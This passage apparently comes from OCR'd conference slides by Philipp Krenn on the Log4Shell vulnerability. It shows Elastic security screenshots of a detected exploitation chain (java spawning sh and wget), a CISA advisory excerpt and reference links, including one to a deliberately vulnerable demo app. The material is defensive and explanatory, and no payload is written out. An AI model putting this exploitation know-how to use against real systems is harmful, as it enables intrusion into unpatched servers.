
1 of 1

Investigate View full trace


4 months ago | 1,066 ms (100% of trace) | GET http://10.150.0.3:8080/ | 200 OK | 104 Errors | curl (7.74.0)

Timeline Metadata Logs

Type log4shell http



Insights from security


D
Security
Alerts
ML job settings
Add integrations
Data view
Alerts
Security
Search
KQL
Jan 28, 2022 @ 18:00:00.0
Jan 29, 2022 @ 00:00:00.0
Refresh
+ Add filter
Overview
Detect
Alerts
Rules
Exception lists
Explore
Hosts
Network
Investigate
Timelines
Cases
Manage
Endpoints
Trusted applications
Event filters
Host isolation exceptions
All Process Events
Process Name
Timestamp
sshd
Jan 28, 2022 @ 18:54:01.000
sshd
Jan 28, 2022 @ 18:54:02.000
bash
Jan 28, 2022 @ 18:54:02.000
bash
Jan 28, 2022 @ 19:26:22.359
sudo
Jan 28, 2022 @ 19:26:22.369
sudo
Jan 28, 2022 @ 19:26:22.380
java
Jan 28, 2022 @ 19:26:22.380
RUNNING PROCESS
java
40 milliseconds
ANALYZED EVENT · TERMINATED PROCESS
sh
6 milliseconds
RUNNING PROCESS
sh
92 milliseconds
TERMINATED PROCESS
wget
1 file
2 network

Questions?

slido.com `#xeraa`

Conclusion

This is such a mess...

...that's probably lurking somewhere in your infrastructure

1️⃣ major vulnerability and 3️⃣ follow-ups


"Upgrading log4j 3 times wasn't that stressful"
Dave - 28 years old
imgflip.com

Easy to exploit in theory, reality is complex

Is it still a problem?

Malicious Cyber Actors Continue to Exploit Log4Shell in VMware Horizon Systems

Original release date: June 23, 2022

Print Tweet Send Share

CISA and the United States Coast Guard Cyber Command (CGCYBER) have released a joint Cybersecurity Advisory (CSA) to warn network defenders that cyber threat actors, including state-sponsored advanced persistent threat (APT) actors, have continued to exploit CVE-2021-44228 (Log4Shell) in VMware Horizon® and Unified Access Gateway (UAG) servers to obtain initial access to organizations that did not apply available patches. The CSA provides information—including tactics, techniques, and

Philipp Krenn @xeraa

Links

- https://logging.apache.org/log4j/2.x/security.html#log4j-2.15.0
- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-44228
- https://rickgray.me/2016/08/19/jndi-injection-from-theory-to-apply-blackhat-review/
- https://www.lunasec.io/docs/blog/log4j-zero-day/
- https://securityzines.com/flyers/log4j.html
- https://www.balbix.com/insights/base-cvss-scores/
- https://github.com/apache/logging-log4j2/blob/release-2.x/docs/2.17.0-interpolation.md
- https://github.com/christophetd/log4shell-vulnerable-app
- https://openjdk.java.net/jeps/411
- https://github.com/elastic/elasticsearch/labels/modularization
- https://github.com/elastic/elasticsearch/blob/7.16/server/src/main/resources/org/elasticsearch/bootstrap/security.policy

Links

- https://github.com/elastic/elasticsearch/search?q=SocketPermission
- https://github.com/elastic/elasticsearch/pull/47298
- https://github.com/corretto/hotpatch-for-apache-log4j2
- https://www.computerweekly.com/news/252516112/AWS-fixes-vulnerabilities-in-Log4Shell-hot-patch
- https://www.govcert.ch/blog/zero-day-exploit-targeting-popular-java-library-log4j/
- https://github.com/DickReverse/InfosecMindmaps/blob/main/Log4shell/AmIVulnerable-Log4shell-v6.1.png
- https://twitter.com/bagder/status/1484672924036616195
- https://github.com/qos-ch/reload4j
- https://www.cisa.gov/uscert/ncas/current-activity/2022/06/23/malicious-cyber-actors-continue-exploit-log4shell-vmware-horizon